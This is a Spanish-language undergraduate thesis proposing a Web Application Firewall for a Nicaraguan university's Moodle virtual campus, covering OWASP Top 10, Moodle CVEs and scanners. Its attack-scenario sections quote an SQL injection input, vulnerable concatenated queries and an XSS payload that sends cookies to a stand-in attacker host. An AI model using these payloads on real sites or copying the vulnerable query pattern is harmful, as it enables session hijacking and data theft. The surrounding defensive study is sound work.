Universidad Nacional de Ingeniería

Facultad de Ciencias y Sistemas

“Implementación de un WEB Application Firewall para garantizar la seguridad de la aplicación campus virtual de la Universidad del Pacifico”.

Trabajo Monográfico para optar al título de Ingeniero de Sistemas

Elaborado por

Br. Henry Francisco Vílchez Calero
Carnet: 2013-61745

Br. Kelin Janeth Medrano Cabistan
Carnet: 2013-61409

Br. Emanth Misshael Ponce Zelaya
Carnet: 2014-0668I

Tutor:

Msc. Reynaldo Antonio Castaño Umaña

04 de julio de 2023
Managua, Nicaragua

I. INTRODUCCIÓN

La Universidad del Pacifico (UNIP) es una casa de estudios superiores, perteneciente al Consejo Nacional de Universidades (CNU). Cuenta con un recinto en el país, y un Campus Virtual implementado con la aplicación web Moodle. El área de Tecnología de la Información (TI) es la encargada de la seguridad de la red, administración de servidores, conexión a internet, seguridad, sistemas de información, entre otras funciones relacionadas con los servicios, incluyendo la aplicación Web del Campus Virtual.

La UNIP no cuenta con un sistema de seguridad para la protección de sus aplicaciones Web, incluyendo el Campus virtual, que se ha convertido en un servicio crítico para la comunidad académica, el área de Tecnología de la Información (TI) administra los cursos, accesos de docentes, accesos de estudiantes, recursos de las clases, entre otros, los cuales se encuentran expuestos a riesgos de ataques informáticos que provengan del exterior o del interior de la red. Con la finalidad de solucionar esta situación, se propone la implementación de un WAF, que contribuirá con mejorar la seguridad, integridad y confidencialidad de los datos.

Para el desarrollo del trabajo, se procederá a realizar la identificación y análisis de los tipos de vulnerabilidades existentes en el top 10 Owasp, a través de investigación e información de internet, posteriormente, realizar el análisis de las vulnerabilidades que existen en la Aplicación Moodle, la cual es la aplicación utilizada para el Campus Virtual, continuar con la implementación de la herramienta WAF que protegerá y va a resguardar la aplicación, finalmente verificar la funcionalidad y resguardo de la información mediante simulaciones de ataques y herramientas de análisis de seguridad web, que demostrarán la efectividad de la implementación y así de esta manera dar solución a los potenciales ataques o incidentes de seguridad que podrían ocurrir en contra de la Aplicación Campus Virtual.

II. ANTECEDENTES

La Universidad del Pacífico - UNIP**,** es una comunidad de aprendizaje centrada en los estudiantes, cuyo objetivo es promover no solo la competencia escolar sino también inculcar la capacidad analítica de los estudiantes y garantizar servicios educativos al máximo nivel de profesionalismo.

En los últimos años a nivel mundial se han sufrido diferentes situaciones problemáticas que han desviado el crecimiento lineal de las empresas en general, Nicaragua se vio afectada por la política social en 2018, y posteriormente llegó una pandemia mundial. Estas situaciones provocaron que los estudiantes de la Universidad del Pacifico no continuaran asistiendo a las sesiones de clases de manera presencial, hasta el punto de que en el primer semestre del año 2021 hubo una sobreoferta de carreras. Tratando de mejorar su situación en el segundo semestre del 2021 se introdujeron nuevas tecnologías en su lucha por adaptarse al nuevo mundo de la computación en nube, inaugurando un campus virtual basado en la plataforma Moodle, lo que permitió diversificar la oferta académica

El Campus Virtual empezó a ser uno de los mayores pilares en la ejecución de los Planes de Estudios, sirviendo como principal medio de seguimiento de tareas y trabajos en el transcurso de cada semestre, además se notó el aumento de inscripciones de alumnos a las carreras que se ofertan online y que requieren la mínima asistencia presencial, hasta que, en el segundo semestre de 2022, los docentes empezaron a recibir constantes reportes de lentitud en la aplicación, otras veces errores al acceder a los cursos, además los administradores se dieron cuenta que algunos cursos habían sido modificados sin su aprobación y que las notas no coincidían con la evaluación de los docentes, las autoridades preocupadas trataron de solicitar una explicación al área de IT interna, sin embargo la falta de experiencia en este tipo de aplicaciones evitó que se descubriera que habían sido víctimas de ataques informáticos, accediendo con cuentas administrativas a la plataforma ganando el control de la aplicación, robando información de los estudiantes y el plan académico de la universidad.

En octubre de 2022 Después de realizar una auditoría con personal externo y de darse cuenta de la situación, la UNIP no tuvo otra opción que cerrar la aplicación hasta que se encontrara la manera de mitigar los ataques y mantener la información a salvo.

El presente trabajo, es una estrategia implementada por la universidad, para mitigar las vulnerabilidades y retomar las actividades académicas con los niveles de seguridad adecuados.

III. JUSTIFICACIÓN

La Universidad del Pacifico mediante la aplicación Campus Virtual tiene como finalidad proporcionar a sus estudiantes, docentes y personal administrativo una herramienta fácil de usar y muy importante para los planes académicos de la institución, guardando dentro de ella información sensible de toda persona que la utilice, debido al poco conocimiento de la computación en la nube, este sitio web ha sido víctima de ataques, dejando malas experiencias y desconfianzas en el uso de la aplicación.

Con la implementación de un WAF, se mitigarán las vulnerabilidades presentes en la aplicación Web Campus Virtual, obteniendo la universidad las siguientes ventajas:

- Volver la aplicación en un sitio seguro y eficaz para los planes de estudio de la Universidad.
- Mantener alejada toda vulnerabilidad cibernética, protegiendo la información.
- Detectar automáticamente las amenazas externas.
- Prevenir la fuga de datos o robo de información.
- Ahorrar recursos para mantener la aplicación cada día para que la Universidad sea una entidad académica rentable y segura en Nicaragua.

IV. OBJETIVOS

a) OBJETIVO GENERAL

- Implementar un Web Application Firewall para garantizar la seguridad del Campus Virtual de la Universidad del Pacífico.

b) OBJETIVOS ESPECÍFICOS.

- Identificar las vulnerabilidades que pudiesen existir en la aplicación Campus Virtual de la Universidad del Pacífico.
- Integrar un Web Application Firewall como mecanismo de mitigación de vulnerabilidades para la aplicación Campus Virtual de la Universidad del Pacífico.
- Verificar la efectividad del WAF utilizando herramientas de análisis de seguridad web.

V. MARCO TEÓRICO CONCEPTUAL

V.1. Elementos de las Aplicaciones Web

Una aplicación web es un tipo de software que se codifica en un lenguaje que pueda ser soportado y ejecutado por los navegadores de Internet o por una intranet o red local.

Las aplicaciones web se ejecutan por medio de un navegador web y no necesitan ser instaladas en una PC o smartphone, ya que los datos o archivos utilizados están almacenados en una red o en la nube.

Las aplicaciones web se relacionan estrechamente con el almacenamiento de datos en la nube, ya que toda la información requerida está en servidores web, que además de alojar la información, la envían a nuestros dispositivos cuando es requerida.

V.2. Ventajas de las Aplicaciones Web

- No necesita instalación ya que accedes a través de un navegador.
- Una aplicación web es multiplataforma y multidispositivo.
- Nuestro ordenador o dispositivo no se afecta en su memoria por el peso de la aplicación, ya que esta se soporta en el servidor donde esta alojada.
- La aplicación puede estar en la nube, accesible para cualquier ordenador o dispositivo que tenga acceso a Internet. También podría ser una aplicación local en una intranet.
- Es muy adaptable y muy fácil de actualizar.

V.3. Aplicaciones Web de Campus Virtuales

Un campus virtual es una plataforma web online de educación, realizada y brindada por instituciones académicas, aunque también es un sistema utilizado por instituciones que no son de naturaleza educativa que necesitan ofrecer cursos virtuales sobre temas que las atraviesan. Desde el campus se ofrece el material a los estudiantes y alumnos, para que de manera no presencial puedan desarrollar

los conocimientos necesarios. Es una especie de centro educativo, sin la necesidad de un lugar físico.

Desde este tipo de plataformas, se utilizan recursos tecnológicos, con el objetivo de favorecer al estudiante con la no necesidad de trasladarse, optimizando la educación en cuanto a tiempo y a la organización del mismo. Con su utilización no es necesaria la presencia del alumno en el espacio educativo, sino que el espacio educativo se presenta en el mismo lugar donde el estudiante se encuentre.

Los estudiantes de las universidades que han implementado esta tecnología expresan que les es de gran utilidad para continuar sus estudios y optimizar su economía al no incurrir en gastos de transporte, alimento y papelería.

El nacimiento del campus virtual responde a la evolución de los procesos educativos y al cambio en el paradigma de los mismos, y al desarrollo de las Tecnologías de la Información y la Comunicación (TICs), eliminando la interacción física en la relación alumno-profesor-aula, y pasando a producirse esta interacción mediante medios virtuales. A la vez, podemos decir que el campus intenta reproducir la experiencia educativa presencial, aportándole sus propios beneficios.

En el aula virtual los docentes y alumnos pueden intercambiar información. En las carreras presenciales se utilizan para subir material, comunicarse y hasta para entregar trabajos. Por otro lado, en la modalidad a distancia, estas plataformas son espacios donde el profesor proporciona videos de sus clases, se pueden realizar videollamadas entre dos o varias personas, y a través de la cual el alumno entrega sus trabajos y exámenes.

Las plataformas virtuales más utilizadas son Moodle, Edoome y Google Classroom. Además, muchas universidades (tanto públicas como privadas) tienen sus propios campus virtuales.

V.4. Ataques a las Aplicaciones Web

Las aplicaciones web se han convertido en una de las principales tecnologías para brindar servicios y que éstos tengan un mayor alcance logrando ser accesible desde internet logrando obtener una mayor cantidad de usuarios. Sin embargo, las universidades se enfrentan a nuevos retos al implementar tecnologías web para el intercambio de información y comunicación entre los usuarios de las aplicaciones web de campus virtuales, y estos son los riesgos que implican las vulnerabilidades de las aplicaciones web y estar expuestos ante ataques informáticos que pueden robar su información y comprometer su plataforma.

V.5. OWASP TOP 10


Ante esta nueva fase tecnológica surge el Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP por sus siglas en inglés)[1] que es una comunidad abierta dedicada a permitir que las organizaciones desarrollen, adquieran y mantengan aplicaciones y APIs en las que se pueda confiar (OWASP, 2021).

Según (OWASP, 2017)[2], el software inseguro está debilitando las finanzas, salud, defensa, energía, y otras infraestructuras críticas. A medida que el software se convierte en algo crítico, complejo e interconectado, la dificultad de lograr seguridad en las aplicaciones aumenta exponencialmente. El ritmo creciente de los procesos de desarrollo de software actuales incrementa aún más el riesgo de no descubrir vulnerabilidades de forma rápida y precisa.

[1] https://owasp.org/Top10/es/
[2] https://wiki.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

V.5.1. Principales Tipos de Ataques Informáticos dirigidos a aplicaciones web según OWASP Top 10

Figura 1: OWASP TOP 10




Fuente: (Indusface, 2021)

V.5.2. Rutas de Ataques Informáticos

Los atacantes pueden, potencialmente, utilizar diferentes rutas a través de su aplicación para perjudicar su negocio u organización. Cada uno de estos caminos representa un riesgo que puede o no ser suficientemente grave como para merecer atención.

Figura 2: Rutas de Ataques Informáticos



Fuente: (OWASP, 2017)[3]


V.6. Vulnerabilidades presentes en Moodle

Una de las plataformas más utilizadas para el servicio de Campus Virtual es Moodle, sin embargo, como toda aplicación web, cuenta con vulnerabilidades, según CVE Details, dentro de sus vulnerabilidades se encuentran de tipo SQL Injection y Cross Site-Scripting.

Según OWASP TOP 10, estas vulnerabilidades se describen de la siguiente manera:

V.6.1. A03:2021 – Inyección Tipo SQL Injection

Figura 3: Ejemplo de Ataque SQL Injection



Fuente: (Secure-Flag, s.f.)[4]

Las fallas de inyección, como SQL, NoSQL, OS o LDAP ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta. Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización.

[3] https://wiki.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf
[4] https://knowledge-base.secureflag.com/vulnerabilities/sql_injection/sql_injection_vulnerability.html

V.6.2. Vulnerabilidad de SQL Injection en MOODLE

Según (CVE-Detailes, 2012)[5], Moodle presenta una vulnerabilidad ante SQL Injection en un el archivo php que realiza la función de completar el llenado de un formulario para recolectar las opiniones o sugerencias de los usuarios sobre la plataforma, este archivo se encuentra en la ruta /mod/feedback/complete.php.

La categoría del OWASP corresponde **A03:2021 Inyección,** específicamente en referencia a los ataques de tipo SQL Injection.

- **Vector de Ataque**

Casi cualquier fuente de datos puede ser un vector de inyección: variables de entorno, parámetros, servicios web externos e internos, y todo tipo de usuarios. Los defectos de inyección ocurren cuando un atacante puede enviar información dañina a un intérprete.

- **Debilidades de Seguridad**

Estos defectos son muy comunes, particularmente en código heredado. Las vulnerabilidades de inyección se encuentran a menudo en consultas SQL, NoSQL, LDAP, XPath, comandos del SO, analizadores XML, encabezados SMTP, lenguajes de expresión, parámetros y consultas ORM. Los errores de inyección son fáciles de descubrir al examinar el código y los escáneres y fuzzers ayudan a encontrarlos.

- **Impacto**

Una inyección puede causar divulgación, pérdida o corrupción de información, pérdida de auditabilidad, o denegación de acceso. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

- **Características de una aplicación vulnerable**

Una aplicación es vulnerable a ataques de este tipo cuando:

[5] https://www.cvedetails.com/cve/CVE-2012-3395/

• Los datos suministrados por el usuario no son validados, filtrados o sanitizados por la aplicación.

• Se invocan consultas dinámicas o no parametrizadas, sin codificar los parámetros de forma acorde al contexto.

• Se utilizan datos dañinos dentro de los parámetros de búsqueda en consultas Object-Relational Mapping (ORM), para extraer registros adicionales sensibles.

• Los datos dañinos se usan directamente o se concatenan, de modo que el SQL o comando resultante contiene datos y estructuras con consultas dinámicas, comandos o procedimientos almacenados.

Algunas de las inyecciones más comunes son SQL, NoSQL, comandos de SO, Object-Relational Mapping (ORM), LDAP, expresiones de lenguaje u Object Graph Navigation Library (OGNL). El concepto es idéntico entre todos los intérpretes. La revisión del código fuente es el mejor método para detectar si las aplicaciones son vulnerables a inyecciones, seguido de cerca por pruebas automatizadas de todos los parámetros, encabezados, URL, cookies, JSON, SOAP y entradas de datos XML.

V.6.3. Ejemplos de escenarios de ataque

Escenario #1: la aplicación utiliza datos no confiables en la construcción del siguiente comando SQL vulnerable:

*String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";*

Escenario #2: la confianza total de una aplicación en su framework puede resultar en consultas que aún son vulnerables a inyección, por ejemplo, Hibernate Query Language (HQL):

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");


En ambos casos, al atacante puede modificar el parámetro “id” en su navegador para enviar: ' or '1'='1. Por ejemplo:

http://example.com/app/accountView?id=' or '1'='1

Esto cambia el significado de ambas consultas, devolviendo todos los registros de la tabla “accounts”. Ataques más peligrosos podrían modificar los datos o incluso invocar procedimientos almacenados.

V.6.4. A03:2021 – Inyección Tipo Cross-Site Scripting

Figura 4: Ejemplo de Ataque Cross-Site Scripting



Fuente: (Secure-Flag, s.f.)[6]

El Cross-Site Scripting (XSS), en esta edición, forma parte de esta categoría de riesgo, los XSS ocurren cuando una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada; o actualiza una página web existente con datos suministrados por el usuario utilizando una API que ejecuta JavaScript en el navegador. Permiten ejecutar comandos en el navegador de la víctima y el atacante puede secuestrar una sesión, modificar (defacement) los sitios web, o redireccionar al usuario hacia un sitio malicioso.

[6] https://knowledge-base.secureflag.com/vulnerabilities/cross_site_scripting/cross_site_scripting_vulnerability.html

V.6.5. Vulnerabilidad de Cross-Site Scripting en MOODLE

Según (CVE-Details, 2021)[7], Moodle presenta una vulnerabilidad ante Cross Site Scripting (XSS) en todos los campos HTML de tipo “Descripción” que realiza la función de brindar al usuario la opción de profundizar en un tema y dar una explicación más detallada de algún concepto o proceso.

La categoría del OWASP corresponde **A03:2021 Inyección,** específicamente en referencia a los ataques de tipo Cross Site Scripting (XSS).

- **Vector de Ataque**

Existen herramientas automatizadas que permiten detectar y explotar las tres formas de XSS, y también se encuentran disponibles kits de explotación gratuitos.

- **Debilidades de Seguridad**

Las herramientas automatizadas pueden detectar algunos problemas XSS en forma automática, particularmente en tecnologías maduras como PHP, J2EE / JSP, y ASP.NET.

- **Impacto**

El impacto de XSS es moderado para el caso de XSS Reflejado y XSS en DOM, y severa para XSS Almacenado, que permite ejecutar secuencias de comandos en el navegador de la víctima, para robar credenciales, secuestrar sesiones, o la instalación de software malicioso en el equipo de la víctima.

Características de una aplicación vulnerable

Existen tres formas usuales de XSS para atacar a los navegadores de los usuarios.

• **XSS Reflejado:** la aplicación o API utiliza datos sin validar, suministrados por un usuario y codificados como parte del HTML o Javascript de salida. No existe una cabecera que establezca la Política de Seguridad de Contenido (CSP). Un ataque

[7] https://www.cvedetails.com/cve/CVE-2021-32244/

exitoso permite al atacante ejecutar comandos arbitrarios (HTML y Javascript) en el navegador de la víctima. Típicamente el usuario deberá interactuar con un enlace, o alguna otra página controlada por el atacante, como un ataque del tipo pozo de agua, publicidad maliciosa, o similar.

• **XSS Almacenado:** la aplicación o API almacena datos proporcionados por el usuario sin validar ni sanear, los que posteriormente son visualizados o utilizados por otro usuario o un administrador. Usualmente es considerado como de riesgo de nivel alto o crítico.

• **XSS Basados en DOM:** frameworks en JavaScript, aplicaciones de página única o APIs incluyen datos dinámicamente, controlables por un atacante. Idealmente, se debe evitar procesar datos controlables por el atacante en APIs no seguras.

Los ataques XSS incluyen el robo de la sesión, apropiación de la cuenta, evasión de autentificación de múltiples pasos, reemplazo de nodos DOM, inclusión de troyanos de autentificación, ataques contra el navegador, descarga de software malicioso, keyloggers, y otros tipos de ataques al lado cliente.

V.6.6. Ejemplos de escenarios de ataque

Escenario 1: La aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";

El atacante modifica el parámetro “CC” en el navegador por:

'><script>document.location='http://www.attacker.com/cgibin/cookie.cgi?foo='+document.cookie</script>'

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario.

V.7. Mitigación de vulnerabilidades mediante la implementación de un Web Application Firewall

Según (F5-Networks, s.f.)[8], un WAF (Web Application Firewall) protege a las aplicaciones web de diversos ataques a la capa de aplicación, como el cross-site scripting (XSS), la inyección de SQL y el envenenamiento de cookies, entre otros. Los ataques a las aplicaciones son la principal causa de infracción (son la puerta de acceso a los datos importantes). Colocando un WAF adecuado, se pueden bloquear los distintos ataques cuyo objetivo es poner en peligro los sistemas accediendo a esos datos.

V.7.1. Características de un Web Application Firewall

Según (Citrix, s.f.)[9], las características más importantes que debe tener un Web Application Firewall son las siguientes:

- Protección contra los 10 principales riesgos de seguridad según OWASP.
- Protección contra ataques conocidos y desconocidos.
- Cumplimiento de la norma PCI DSS.
- Alto rendimiento sin impacto negativo.
- Administración centralizada.
- Prevención contra la vulnerabilidad de aplicaciones.

V.7.2. Modos de Implementación del Web Application Firewall

Según (F5-Networks, s.f.)[10], un Web Application Firewall puede implementarse de varias formas; dependiendo de dónde se ubiquen las aplicaciones, de los servicios necesarios, de cómo quiera gestionar y del nivel de flexibilidad y rendimiento de la arquitectura que se necesite, la decisión de cómo implementar el WAF es función de los requerimientos de gestión y localización donde estará alojado el WAF.

[8] https://www.f5.com/es_es/services/resources/glossary/web-application-firewall
[9] https://www.citrix.com/content/dam/citrix/es-es/documents/ebook/top-6-waf-essentials-to-achieve-application-security-efficacy.pdf
[10] https://www.f5.com/es_es/services/resources/glossary/web-application-firewall


Los modos de implementación del WAF se describen a continuación:

- **Instalado en la nube:** Dependiendo del tipo de administración que se requiere para la configuración y monitoreo del WAF se puede dividir en los siguientes:
- **Administrado por terceros.**

  Se utiliza cuando la seguridad interna y los recursos informáticos son limitados, además de requerir que las configuraciones y monitoreo sean subcontratados.
- **Administrado personalmente.**

  Es conveniente cuando los recursos de almacenamiento y seguridad interna son limitados pero la gestión del control de tráfico y de las políticas de seguridad se requiere sea realizada personalmente.

Figura 5: Modo de implementación con Instalación de WAF en la Nube




Fuente: Elaboración propia

V.7.2.1. Instalado en la infraestructura interna (dispositivo virtual o hardware).

Este modo requiere la suficiente seguridad interna y los recursos informáticos para la instalación y administración de las políticas de seguridad, políticas de tráfico y monitoreo.

Figura 6: Modo de implementación con Instalación de WAF en la Infraestructura Interna



Fuente: Elaboración propia

V.8. Herramientas de Análisis de Seguridad Web

Las herramientas para análisis de seguridad web más utilizadas son los escáneres de vulnerabilidad web, que según (Fortra, 2022)[11], los escáneres de vulnerabilidades de Internet o de aplicaciones web son herramientas que ayudan a detectar diversos problemas en línea, como la inyección SQL, la inyección de comandos, los problemas de configuración no segura del servidor, el cross-site

[11] https://www.fortra.com/es/blog/escaneo-vulnerabilidades

scripting y más. Por lo tanto, garantizan la Seguridad de las aplicaciones web testeando y detectando las configuraciones, inyección SQL y cross-site scripting de estas.

Las herramientas de escaneo de vulnerabilidades utilizan un proceso de evaluación sistemático y automatizado que agiliza la capacidad de exploración de:

- Brechas de vulnerabilidades
- Aplicaciones web antiguas

V.9. Proceso de funcionamiento de un Escáner de Vulnerabilidad

- **Identificación de vulnerabilidades**
  En esta etapa se realizan las pruebas ante vulnerabilidades, principalmente basadas en el OWASP TOP 10, y el resultado es la detección específica de las vulnerabilidades presentes en la aplicación escaneada.
- **Identificación de valoraciones de riesgos**
  Dependiendo de las vulnerabilidades encontradas, se le asigna un valor de riesgo que representa cada una para tener un estimado numérico del riesgo existente.
- **Tratamiento de vulnerabilidades identificadas**
  Según la base de datos de vulnerabilidades con la que cuenta el escáner, se recomendarán métodos de mitigación.
- **Informe de vulnerabilidades.**
  Finalmente se genera un reporte con las vulnerabilidades detectadas y sus métodos de mitigación propuestos.

VI. DESARROLLO

VI.1. Capítulo I: Vulnerabilidades existentes en el Campus Virtual [12]de la Universidad del Pacífico.

Según Angel (Angel, 2020) La vulnerabilidad informática es cualquier fallo o error en el software o en el hardware que hace posible a un atacante o hacker comprometer la integridad y confidencialidad de los datos que procesa un sistema.

Las vulnerabilidades informáticas también se pueden definir como fallos o bugs que ponen en riesgo la seguridad de los sistemas, estos, pueden ser utilizados por los ciber atacantes para infiltrarse dentro de cualquier aplicación en la infraestructura, manipular o robar la información.

Al ser explotadas las vulnerabilidades pueden convertirse en violaciones de seguridad a gran escala generando pérdidas financieras o de datos importantes en las organizaciones. Por lo tanto, lo más importante para establecer un entorno seguro es estar siempre informado de las vulnerabilidades y así tomar la decisión de cómo mitigarlas.

Así como existen diferentes tipos de vulnerabilidades, de igual forma, también existen diferentes herramientas que ayudan a escanearlas y detectarlas antes de que los ciber atacantes puedan explotarlas, estas herramientas se han desarrollado para que las organizaciones puedan hacer sus propios test de hacking y detectar sus vulnerabilidades.

El campus virtual de la Universidad del Pacifico es un sitio web que brinda a sus estudiantes la oportunidad de llevar su carrera o curso en modalidad online, está basada en la Aplicación Moodle de fuente abierta Learning Management System – LMS (Plataforma de Gestión de Aprendizaje). Siendo una herramienta con más

[12] https://www.hostdime.com.pe/blog/que-es-una-vulnerabilidad-en-seguridad-informatica-ejemplos/

de 20 años de antigüedad y con más de 200 millones de usuarios. Fuente (Martin Dougiamas, s.f.)

Con el objeto de verificar si existen vulnerabilidades en el campus virtual, se requiere la utilización de herramientas de escáner de seguridad.

Debido a que la Universidad del Pacifico en estos momentos cuenta con una matrícula de más de 150 estudiantes actualmente recibiendo cursos y carreras en el campus virtual, por la naturaleza del trabajo las autoridades de la universidad solicitaron la realización de las verificaciones en una configuración espejo, para no afectar la operación del campus y crear un ambiente de desarrollo con la misma versión (development enviroment), con los mismos requerimientos de hardware y software que producción, este proceso se llevó a cabo para evitar impactos de inestabilidad del sistema y por supuesto, caídas del sistema.

Para fines de esta investigación, cabe mencionar que el sitio web en producción es (https://campusvirtual.unipnicaragua.edu.ni/) y el sitio de desarrollo que se analizará es (http://moodle.unipnicaragua.edu.ni/), esto es una copia exacta del servicio que se encuentra en el ambiente de producción (production environment).

Versión de Moodle: 4.0.0
Versión de Apache: Apache/2.4.56 (Debian)
Sistema Operativo: Debian GNU/Linux 11 (bullseye)
RAM: 1GB
